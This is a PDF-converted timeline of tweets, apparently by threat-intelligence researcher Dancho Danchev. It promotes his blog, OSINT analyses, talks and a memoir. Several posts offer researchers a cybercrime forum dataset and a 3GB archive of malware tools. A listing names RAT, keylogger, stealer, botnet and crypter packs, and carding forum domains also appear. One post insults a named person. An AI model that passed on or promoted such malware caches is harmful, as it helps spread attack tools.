
I just checked my followers. I'm in a very good company. Tnx for the follow. @curtw @kevtownsend @MishaGlenny @threatresearch @sergiohernando @dragosr @Jeremy_Kirk @JamzYaneza @lennyzeltser @jimmychappell @jcanto @Wh1t3Rabbit @stiennon @securityaffairs @J3rge

★5

16 - Sunday

03:52

Who wants or needs access to my 64GB Cybercrime Forum Data Set for research and situational awareness purposes? I also have a second 3GB compilation of tools of the trade courtesy of the bad guys. Drop me a line at dancho.danchev@hush.com https://t.co/jF2Qb6H82Q



Who wants or needs access to my 64GB Cybercrime Forum Data Set for research and situational awareness purposes? I also have a second 3GB compilation of tools of the trade courtesy of the bad guys. Drop me a line at dancho.danchev@hush.com https://t.co/ewdQOQweE0

carders.ws	784,042,156
crdpro.cc	148,931,414
crdclub.su	284,760,267
www.verifiedcarder.net	195,361,865
crdcrew.cc	306,058,036
cccc.ug	204,942,134
deeptor.ws	118,800,907
darknetforum.su	158,093,539
legitcarders.ws	84,597,394
cybercarders.su	53,971,014
darkpro.net	61,534,546
shadowcarders.com	46,726,130
darknet.cx	33,131,898
blacknetworld.com	25,444,394
darknetpro.net	21,517,653
verifiedcarders.net	9,168,624
underworldmafias.net	18,669,482

Subscribe! - https://t.co/7GM1oNfgvi #security #cybercrime #malware #CybersecurityAwarenessMonth #cybersecuritytips #CyberSecurityAwareness #threathunting #threatintelligence #threatintel

≥1★1

17 - Monday

06:10



CNN, PCWorld, SCMagazine, TheRegister, NYTimes, CNET, ComputerWorld, H+Magazine currently producing threat intelligence at the industry's leading threat intelligence blog – Dancho Danchev's – Mind Streams of Information Security Knowledge. With his research featured at RSA

Europe, CyberCamp, InfoSec, GCHQ and Interpol the researcher continues to actively produce threat intelligence at the industry's leading threat intelligence blog – Dancho Danchev's – Mind Streams of Information

Security Knowledge publishing a diverse set of hundreds of high-quality research analysis detailing the malicious and fraudulent activities at nation-state and malicious actors across the globe.

18	3 -	Tu	es	da	V

01:37 https://t.co/mjzvh5Rr66

https://t.co/A9ePkoVIrN

01:37 https://t.co/QCnBUhX3pq

01:38

https://t.co/SR5ivFLSiJ

1054

01:37

01:38	https://t.co/8e7ZfeQuZG
01:38	https://t.co/o3aOKOiaZd
01:38	https://t.co/bR05Z5bhla
01:38	https://t.co/2UDbwyF5jn
01:38	https://t.co/s1cASbQbbO
01:38	https://t.co/wXFbS2zKdz
01:38	
01:39	https://t.co/AgPUHBxrQP
01:39	https://t.co/YflzI56DE7
01:39	https://t.co/TFcIErw49u
01:39	https://t.co/RsI3LdAZV9
01:39	https://t.co/KbMDwB5Mal
01:40	https://t.co/CjHLJ33whd
01:40	https://t.co/7UL57KA6Gl
01:40	https://t.co/ZyzrVhkoIW
01.70	https://t.co/FbyzPLBql0

https://t.co/uLP0hrAbTH

01:50

https://t.co/52kUxvHZGP

21 - Friday

13:49

Introducing Dancho Danchev's 265GB "Cybercrime Research and Cybercrime Fighting" Torrent. Original post here - https://t.co/QCrwht6UkH Direct download link - https://t.co/ST3B5eZShu Second direct download link - https://t.co/dWEQmdrMJv RT pls! Enjoy!

≠1 ★3 13:50

Original post here - https://t.co/QCrwhtnXmH Direct download link - https://t.co/ST3B5fgVju Second direct download link - https://t.co/dWEQmd9Dvn RT pls! Enjoy! #security #cybercrime #malware #CyberSecurity #CybersecurityAwarenessMonth https://t.co/SSFh6cwpFw





13:57

https://t.co/8mZuSzwZi4 #security #cybercrime #malware #CyberSecurity #CybersecurityAwarenessMonth #CyberSecurityAwareness #cybersecuritytips #cyberattacks #threatreport

Some big news announcements. Did you grab my 265GB cybercrime research torrent? - https://t.co/dWEQmdrMJv it seems that I'm somehow leading the IoCs production and dissemination game online which is great news. Stay tuned!

22:30

Cheers to @netresec who presented at @FIRSTdotOrg - https://t.co/dHe4VJMCQN on the SolarWinds Supply Chain Compromise and mentioned me in his presentation.

Stay tuned! https://t.co/vwC5jT7opQ



22:31

It seems that I also made it into this research - "Acing the IOC Game: Toward Automatic Discovery and Analysis of Open-Source Cyber Threat Intelligence" - https://t.co/5HorVlebaI - which is outstanding news and I'm flattered. Stay tuned! https://t.co/9TPNI5fE77

5.3 Understanding Intelligence Sources

The availability of the longitudinal data (the IOCs collected over a span of 13 years) also enables us to investigate the qualities of the indicators produced by different sources and their timeliness against new threats, as reported below.

Timeliness. Using the aforementioned attack clusters (see Table 7), we analyzed the distribution of the articles first reporting the attacks over different blogs, as shown in Figure 8b. We found that 10 blogs were responsible for the first report of 60% the clusters (each cluster likely to be a campaign). For example, the blog *Dancho Danchev* first report 12 clusters, each time involving 45 IOCs on average, which later also showed up on other blogs.

22:32

I also made it into this "Competitors" slide courtesy of @jeffreycarr. Big thanks and I'm flattered. Stay tuned! https://t.co/o|N|fHz9||



I'm also dominating the "GoodFATR" - https://t.co/Ueu2UznFKp IoCs research project with research and analysis which is great news. Thanks a lot and I promise to keep the rhythm of production and dissemination of IoCs and cyber attack analysis going. https://t.co/KCgrqsvDS0

in the origins. Surprisingly, the top contributor is the personal blog from Dancho Danchev, followed by two Medium blogs that aggregate blockchain and cybersecurity news. The RSS top-10 is rounded by the research labs of three large companies (Cisco, F5, Malware-bytes), two other personal blogs (Bruce Schneier, contagiodump), and two magazines (Cointelegraph.com and BleepingComputer). Interestingly, two of the RSS top 10 origins focus on blockchain. We

22:34

I'm also listed in @ThreatConnect's - "CAL Automated Threat Library (ATL) Supported Blogs" - https://t.co/nT04elNvkm. Here's my RSS feed - https://t.co/X13e76nFj7 Stay tuned! https://t.co/keWh6x0YiY

Dancho Danchev's Blog

https://feeds.feedburner.com/DanchoDanchevOnSecurityAndNewMedia

23 - Sunday

03:00

My RSS feed - https://t.co/X13e76nFj7 #security #cybercrime #malware https://t.co/Le0ixgtol7

in the origins. Surprisingly, the top contributor is the personal blog from Dancho Danchev, followed by two Medium blogs that aggregate blockchain and cybersecurity news. The RSS top-10 is rounded by the research labs of three large companies (Cisco, F5, Malwarebytes), two other personal blogs (Bruce Schneier, contagiodump), and two magazines (Cointelegraph.com and BleepingComputer). Interestingly, two of the RSS top 10 origins focus on blockchain. We

22:55

На 8-ми Ноември ще правя презентация на Cyber Security Talks Bulgaria - https://t.co/pQGWQzqDFJ пожелайте ми успех! Поздрави. Данчо. https://t.co/l6srhyegmb

19:55 - 20:25 - An Introduction to the World of Cybercrime OSINT and Threat Intelligence Gathering

Dancho Danchev

Expert in the field of cybercrime fighting and threat intelligence gathering

24 - Monday

17:04

Subscribe! - https://t.co/7GM1oNwjxi #security #cybercrime #malware #CyberAttack #CyberSecurity #CybersecurityAwarenessMonth #cybersecuritytips #cyberattacks #ThreatHunting #threatintelligence #threatintel https://t.co/QiyVuGLlkF



Dancho Danchev's Newsletter

Cybercrime OSINT Security Blogging Threat Intelligence Cyber Warfare Information and Asymmetric Warfare Exposed.

Launched 7 months ago

Type your email... Subscribe

Let me read it first >

By registering you agree to Substack's Terms of Service, our Privacy Policy, and our Information Collection Notice

25 - Tuesday

00:11

Exposing a Compilation of Known Locky Ransomware Themed BitCoin Addresses - An OSINT Analysis - Part Three on Dancho Danchev's Newsletter https://t.co/tOZDZM05vg

00:11

Exposing a Compilation of Known Locky Ransomware Themed BitCoin Addresses - An OSINT Analysis - Part Two on Dancho Danchev's Newsletter https://t.co/37U9mRJrjZ

00:11

Exposing a Compilation of Known Locky Ransomware Themed BitCoin Addresses - An OSINT Analysis - Part Four on Dancho Danchev's Newsletter https://t.co/SolubT0rJW

00:12

Exposing a Compilation of Known Locky Ransomware Themed BitCoin Addresses - An OSINT Analysis - Part Five on Dancho Danchev's Newsletter https://t.co/n39Eg7keAf

00:12

Exposing a Compilation of Known Locky Ransomware Themed BitCoin Addresses - An 1060

OSINT Analysis - Part Six on Dancho Danchev's Newsletter https://t.co/72VPFWBLXo

00:14

A Compilation of 20,000 Known Ransomware BitCoin Transaction IDs and BitCoin Addresses - An OSINT Analysis on Dancho Danchev's Newsletter https://t.co/JjGAFFsJ3I

00:14

A Compilation of 20,000 Known Ransomware BitCoin Transaction IDs and BitCoin Addresses - An OSINT Analysis - Part Two on Dancho Danchev's Newsletter https://t.co/vE4tLiKmjS

00:14

A Compilation of 20,000 Known Ransomware BitCoin Transaction IDs and BitCoin Addresses - An OSINT Analysis - Part Three on Dancho Danchev's Newsletter https://t.co/O8TWFW0ZYn

00:15

A Compilation of 20,000 Known Ransomware BitCoin Transaction IDs and BitCoin Addresses - An OSINT Analysis - Part Four on Dancho Danchev's Newsletter https://t.co/ds1hQacNOi

00:15

A Compilation of 20,000 Known Ransomware BitCoin Transaction IDs and BitCoin Addresses - An OSINT Analysis - Part Five on Dancho Danchev's Newsletter https://t.co/IQtfyuFH2a

14:01

Exposing a Compilation of 20,000 Ransomware Themed BitCoin Transaction IDs and BitCoin Addresses - An OSINT Analysis https://t.co/GqXVzKYJU3

$\bigstar 1$

14:01

Exposing a Compilation of 20,000 Ransomware Themed BitCoin Transaction IDs and BitCoin Addresses - An OSINT Analysis - Part Four https://t.co/G7qb3fKdnm

$\bigstar 1$

14:01

Exposing a Compilation of 20,000 Ransomware Themed BitCoin Transaction IDs and BitCoin Addresses - An OSINT Analysis - Part Three https://t.co/TbAIWi4eHl

14:01

Exposing a Compilation of 20,000 Ransomware Themed BitCoin Transaction IDs and BitCoin Addresses - An OSINT Analysis - Part Two https://t.co/jcpA1wL9Aa

14:01

Exposing a Compilation of 20,000 Ransomware Themed BitCoin Transaction IDs and BitCoin Addresses - An OSINT Analysis - Part Five https://t.co/7WxwLO8fBH

Dancho Danchev - The Re-Surrection - 2022 - Official Come Back Or a "Brief History Into the World of Hacking Security Blogging OSINT and Threat Intelligence Gathering" - A Guide To The Scene https://t.co/uysl6cVdUp

22:35

How to Build an Information Security Industry "At Home" - The Definite Manual - An Analysis https://t.co/wGY6ol0GHH

22:35

Inside the KillNet Crowd-Sourced DDoS Attack Campaign Targeting International Web Sites - An OSINT Analysis https://t.co/vMVPpY8G83

26 - Wednesday

03:03

Cyber Intelligence - Personal Memoir - Grab a Copy Today! https://t.co/Z7qgphYlzr

03:03

People's Information Warfare vs the U.S DoD Cyber Warfare Doctrine - An Analysis https://t.co/DwSpcLrRGG

03:03

Exposing a Compilation of Money Mule Recruitment Related Screenshots - An OSINT Analysis https://t.co/ZnP1q0jGmL

08:54

The Most Wanted Cyber Jihadist - An Analysis https://t.co/cynQQDjSGM

08:54

Leadership Basics - An Analysis https://t.co/qCuHaHdkjo

08:54

A Pragmatic Cyberwarfare Doctrine - What Money Cannot Buy - An Analysis https://t.co/1fGoTyjYLl

09:20

Should a Country Physically Bomb the Source of the Cyber Attack? - An Analysis https://t.co/ZBmhtsLnQu

09:20

Ten Signs It's a Slow News Week - An Analysis https://t.co/SixJcsplsL

1062

Bureaucratic Warfare Against Unrestricted Warfare - An Analysis https://t.co/G3ejxXco07

09:20

The U.S is Facing a Cyber Warfare Doctrine Crisis - An Analysis https://t.co/38rkqXAzHb

09:20

Spotting Moguls - An Analysis https://t.co/tTTok8PrFd

27 - Thursday

00:47

My New RSS Feed - Part Two https://t.co/z1ybHds5Si

★2

00:47

Exposing "Emennet Pasargad/Eeleyanet Gostar/Net Peygard Samavat" Iran-Based Company on FBI's Most Wanted Cybercriminals List - An OSINT Analysis https://t.co/Twa2RIPtly

07:38

Who DDoS-ed Georgia/Bobbear.co.uk and a Multitude of Russian Homosexual Sites in 2009? - An OSINT Analysis https://t.co/cxc40EX3Sw

10:05

Exposing a Compilation of Botnets-in-the-Wild Screenshots - An Analysis https://t.co/0ucw5whT9D

28 - Friday

00:14

CAPTCHA is Dead! - Here's the Proof https://t.co/x4lg6E4B4U

 $\bigstar 1$

00:14

Mobile Malware - Hype or Threat? - An Analysis https://t.co/4AlxiFaV01

03:46

Exposing a Portfolio of YaBucks Pay Per Install Affiliate Network Scareware Serving Domains - An Analysis https://t.co/0YBzBT0oZt

Exposing a Compilation of Stolen Credit Cards Selling Domains - An Analysis https://t.co/g16DqqDe9h

 $\bigstar 1$

18:20

Exposing A E-Shop for Selling Access to Compromised PCs - An Analysis https://t.co/34faTrEG87

29 - Saturday

10:07

From the LOL - "Laughing Out Loud" - Department! Cheers and happy weekend everyone! - https://t.co/JTcqOaYgET Full video here - https://t.co/Uf2oe06cgi #ThreatIntel #threatintelligence https://t.co/heP8qdju78

≥2 ★2



10:13

Thank You For Following Me! https://t.co/j5maElcUqG

22:34

Good Morning Europe. Today's walk. Beginning to record these. Meanwhile grab the 265GB torrent - https://t.co/8mZuSzwrsw Cheers! https://t.co/EDxgNOXji2




1064



30 - Sunday

19:18

Accepting Guest Bloggers on cybercrime security blogging OSINT and threat intelligence including anything information security related at https://t.co/JTcqOaYgET Send an email at dancho.danchev@hush.com to discuss! #ThreatIntelligence #ThreatHunting https://t.co/FsrLYzVTAT



Who wants to become Guest Blogger at https://t.co/JTcqOaYgET?

21:29

Dancho Danchev InFraud Organization - YouTube Maltego Demonstration - An Analysis https://t.co/6hwr3LwmtM

21:29

Dancho Danchev's Vlog - Psychedelic Reality Session - YouTube Video - An Analysis https://t.co/jLbaq2oq3E

21:29

Dancho Danchev - Official Come Back - YouTube Video - An Analysis https://t.co/hOJXIwbHjs

21:29

Dancho Danchev SecondEye Solutions - YouTube Maltego Demonstration - An Analysis https://t.co/IBI8NInuKL

21:29

Do You Want to Become Guest Blogger or Post a Guest Post Here? https://t.co/C68Nv0mFng

23:09

I'm offering exclusive access to my Cybercrime Forum Data Set for 2021. Interested? Drop me a line at dancho.danchev@hush.com and I'll send you the direct download links. https://t.co/hO9x2xRvGj



I'm offering exclusive access to my Cybercrime Forum Data Set for 2021. Interested? Drop me a line at dancho.danchev@hush.com and I'll send you the direct download links. https://t.co/wPuttuW47n

HacPack_01	Compressed (zipped) Fol	730,598 KB
Archive_01	PowerISO RAR File	655,805 KB
■ Tools	PowerISO RAR File	259,264 KB
■ HackPack	PowerISO RAR File	175,814 KB
Malicious_Software_RATs_Cybercri	PowerISO RAR File	166,073 KB
Tools_01	PowerISO RAR File	138,313 KB
Sources-delphi_crypters_packers_r	PowerISO RAR File	135,925 KB
Stealer Pack DarkCoder14	PowerISO RAR File	108,583 KB
Bots-2	PowerISO RAR File	83,852 KB
spam_tools	PowerISO RAR File	69,338 KB
spamming_tools	PowerISO RAR File	69,338 KB
BotNet.Source.Codes	PowerISO RAR File	68,373 KB
Malicious_Software_RATs_Keylogge	PowerISO RAR File	68,199 KB
Ashiyane_Security_Team_Group_H	PowerISO RAR File	59,751 KB
Malicious_Software_Keyloggers_Cr	PowerISO RAR File	56,337 KB
TDoS_Attack_Tools_Compilation	PowerISO RAR File	23,822 KB
■ botnet-ddos	PowerISO RAR File	12,227 KB
Malware_Crypters_Source_Code	PowerISO RAR File	9,944 KB
Malware_Crypters_Source_Code_01	PowerISO RAR File	6,371 KB
■ Stealer	PowerISO RAR File	4,657 KB
Mujahedeen_Secrets_Encryption_T	PowerISO RAR File	3,161 KB
RazStealer 2 Cracked	PowerISO RAR File	28 KB

31 - Monday

01:07

A Peek Inside a Russian Web-Based Managed Spam Service - An Analysis https://t.co/5zYo99NVyP

01:07

Profiling a Russia-Based Bulletproof Hosting Provider - An Analysis https://t.co/ISKcoEF3Pn

02:32

A Peek Inside the Earnings4u Managed Malware Distribution Service - An Analysis https://t.co/cMBis6YUNs

05:01

Thanks to everyone on Twitter who requested access to my Cybercrime Forum Data Set for 2021 which is 67GB. The offer is still valid. Drop me a line at



I also have a second compilation which is 3GB of hacking tools coming straight from the source - the bad guys which I would be willing to share for research purposes as well. Drop me a line at dancho.danchev@hush.com in case you're interested.

#threatintel https://t.co/YbmFcuX320

HacPack_01	Compressed (zipped) Fol	730,598 KB
Archive_01	PowerISO RAR File	655,805 KB
■ Tools	PowerISO RAR File	259,264 KB
■ HackPack	PowerISO RAR File	175,814 KB
Malicious_Software_RATs_Cybercri	PowerISO RAR File	166,073 KB
Tools_01	PowerISO RAR File	138,313 KB
Sources-delphi_crypters_packers_r	PowerISO RAR File	135,925 KB
Stealer Pack DarkCoder14	PowerISO RAR File	108,583 KB
Bots-2	PowerISO RAR File	83,852 KB
spam_tools	PowerISO RAR File	69,338 KB
spamming_tools	PowerISO RAR File	69,338 KB
BotNet.Source.Codes	PowerISO RAR File	68,373 KB
Malicious_Software_RATs_Keylogge	PowerISO RAR File	68,199 KB
Ashiyane_Security_Team_Group_H	PowerISO RAR File	59,751 KB
Malicious_Software_Keyloggers_Cr	PowerISO RAR File	56,337 KB
TDoS_Attack_Tools_Compilation	PowerISO RAR File	23,822 KB
■ botnet-ddos	PowerISO RAR File	12,227 KB
Malware_Crypters_Source_Code	PowerISO RAR File	9,944 KB
Malware_Crypters_Source_Code_01	PowerISO RAR File	6,371 KB
Stealer	PowerISO RAR File	4,657 KB
Mujahedeen_Secrets_Encryption_T	PowerISO RAR File	3,161 KB
RazStealer 2 Cracked	PowerISO RAR File	28 KB

November

1 - Tuesday

02:54

Yanluowang's Ransomware Group's Internal Communications Leaked by Russian Threat Actors - An Analysis https://t.co/9yILxpHa4a

18:40

Exposing a Chinese Web Site Defacement Attack Campaign Against Iran-based Web Sites - An Analysis https://t.co/wEhF3hQ4Hc

18:40

Exposing a Publicly Accessible CAPTCHA-Solving Service - An Analysis https://t.co/skA9Zfikdv

Exposing Recently Leaked Cybercrime-Friendly Forum Community Screenshots - An Analysis https://t.co/dnwh6Zn7O3

18:40

Exposing BBC's Chimera DDoS Botnet - An Analysis https://t.co/UxzxnsWUXI

18:40

Exposing a SQL Injection Capable IRC Malware Bot - An Analysis https://t.co/qKSdxjIHbk

19:03

Exposing a Malware Serving Client-Side Exploits Serving Campaign at CNET's https://t.co/pwEkodRbpk Abusing Input Validation Flaws - An Analysis https://t.co/d20oglajuA

19:35

Exposing a Sample Russia-Based Managed Web-Based Spam Service - An Analysis https://t.co/zJCRXPhJus

19:35

Exposing Sample Screenshots Courtesy of the Yes Web Malware Exploitation Kit - An Analysis https://t.co/RhvntiB2J8

$\bigstar 1$

20:13

Do you want to become Guest Blogger at https://t.co/JTcqOaYgET #security #cybercrime #malware #ThreatIntelligence #ThreatHunting drop me a line at dancho.danchev@hush.com

 $\rightleftharpoons 1 \bigstar 1$

2 - Wednesday

07:20

Хто хоче бути запрошеним блогером на цьому блозі? https://t.co/ca53FntpzT

07:20

Kim bu blogda konuk blog yazarı olmak ister? https://t.co/V8CeVdheSj

07:20

Vem vill bli gästbloggare på den här bloggen? https://t.co/qMLI6ndgLV

07:20

¿Quién guiere ser bloguero invitado en este blog? https://t.co/QkFuY2WgHQ

Who Wants to Become a Guest Blogger At This Blog? https://t.co/tVL5MaqMLi

08:26

https://t.co/pQGWQzq5Qb - благодаря на @PavelGeorgiev20 за поканата. Ще се видим на 8-ми Ноември! Поздрави. Данчо. https://t.co/vs8tj7ot30

От българска страна участие ще вземе Данчо Данчев – водещ световен експерт в областта на борбата с киберпрестъпността, известен още като "Българският Кибер-Холмс".

21:34

The Deepest of Them All - A Profile of Yavor Kolev - a Bulgarian Law Enforcement Officer Kidnapper and a Bulgarian Dipshit - An Analysis https://t.co/kEe1yC9v4L

3 - Thursday

01:13

Joseph Mlodzianowski Joining Dancho Danchev's Blog as Guest Blogger - Stay tuned! https://t.co/aEQ8AE9yLc

01:31

Today's walk. https://t.co/3m6RsH0Frk



01:40
Exposing a Sample Rock Phish Phishing Campaign's Botnet Hosted Infrastructure - An Analysis https://t.co/VjPLerrFM6

01:40

Profiling a Sample Scareware Serving Keywords Analysis Twitter Campaign - An Analysis https://t.co/10UjjrT6JE

01:40

Exposing a Rogue Google AdSense Campaign Using Typosquatted Malware Serving Software Releases - An Analysis https://t.co/YQBFYwkWX0

09:40

Profiling a Email Password Harvesting Enabled Malicious Software Release - An Analysis https://t.co/aIDxV64YFI

09:40

Exposing a Russia-Based Stolen and Compromised Credit Cards Checking Web Site - An Analysis https://t.co/1tE9Aej0aH

10:35

Profiling the ZeusEsta Managed ZeuS Crimeware Hosting Service - An Analysis


Profiling the Limbo Crimeware Malicious Software Release - An Analysis https://t.co/2MjzWWFvQ8

4 - Friday

14:44

Who has a valid Maltego License and wants to work on a Collaborative Graph with me? Post a comment or send me an email at dancho.danchev@hush.com can your please RT? Thanks! #security #cybercrime #malware #ThreatHunting #ThreatIntelligence #threatintel https://t.co/6Vk9siFGo1

₹7 ★5



21:47

@MarioRojasChin Hey Mario. Just replied. Regards. Dancho

5 - Saturday

08:50

@ron_miller Doing well over here. My RSS feed - https://t.co/3YYEAaB6UX https://t.co/MTv5WmuaEI



@cboto1 Hello. Yes. I am. Several people already approached me. Are you interested in joining the project? Can you send a short introduction to dancho.danchev@hush.com and I'll send you the details? Regards. Dancho


7 - Monday

00:05

Утре съм тук - https://t.co/pQGWQzqDFJ пожелайте ми успех! #security #cybercrime #malware #ThreatHunting #ThreatIntelligence CC: @JonathanAzaria @PavelGeorgiev20 https://t.co/vxdXSMee23









8 - Tuesday

04:21


Остават 4 часа - https://t.co/pQGWQzqDFJ пожелайте ми успех! #security #cybercrime #malware #ThreatHunting #threatintelligence https://t.co/QPMMvrBWpz




9 - Wednesday

04:00

Събитието беше супер! Очаквайте снимки и видео! - https://t.co/pQGWQzqDFJ https://t.co/ba11Hao17h



10 - Thursday




11 - Friday

10:20

Happy Friday! Cheers! #ThreatHunting #ThreatIntelligence https://t.co/Pa6GnNDeNu





12 - Saturday

02:17
https://t.co/JTcqOaYOur #ThreatHunting #threatintelligence https://t.co/7j2Nchkde0
1084

Dancho Danchev

Researcher



Dancho Danchev is an **independent security consultant and cyber threats analyst**, with extensive experience in open
source intelligence gathering, and cybercrime incident
response.

3

https://cybernews.com > danchod

Dancho Danchev, Author at Cybernews

02:18

https://t.co/|TcqOaYOur #ThreatHunting #threatintelligence https://t.co/rfRXmAUkCa

5.3 Understanding Intelligence Sources

The availability of the longitudinal data (the IOCs collected over a span of 13 years) also enables us to investigate the qualities of the indicators produced by different sources and their timeliness against new threats, as reported below.

Timeliness. Using the aforementioned attack clusters (see Table 7), we analyzed the distribution of the articles first reporting the attacks over different blogs, as shown in Figure 8b. We found that 10 blogs were responsible for the first report of 60% the clusters (each cluster likely to be a campaign). For example, the blog Dancho Danchev first report 12 clusters, each time involving 45 IOCs on average, which later also showed up on other blogs.

10:11

https://t.co/T7RBnhMFDb

13 - Sunday

01:29

Who wants to participate in a podcast recording with me or do you know someone who might be interested? Reply here or drop me a line at dancho.danchev@hush.com #security #cybercrime #malware #CybersecurityAwarenessMonth #cybersecuritytips #ThreatHunting https://t.co/TF5iDqyZ6c



14 - Monday

11:14

Who's waiting for the Second Edition? https://t.co/qLxz4Gvp7X [PDF] #security #cybercrime #malware #ThreatHunting #threatintelligence #threatintel https://t.co/DFUYcYJqiT

Cyber Intelligence

The Definite Cybercrime and Web 2.0 Memoir Courtesy of Dancho Danchev


The RBN, The Koobface Botnet, The Rock Phish Gang, Spam Phishing and Malware Campaigns Including Botnet and Money Mule Recruitment Scams Traced Down to Their Source Including Various Underground Market Propositions Exposed

https://ddanchev.blogspot.com

Dancho Danchev

11:22

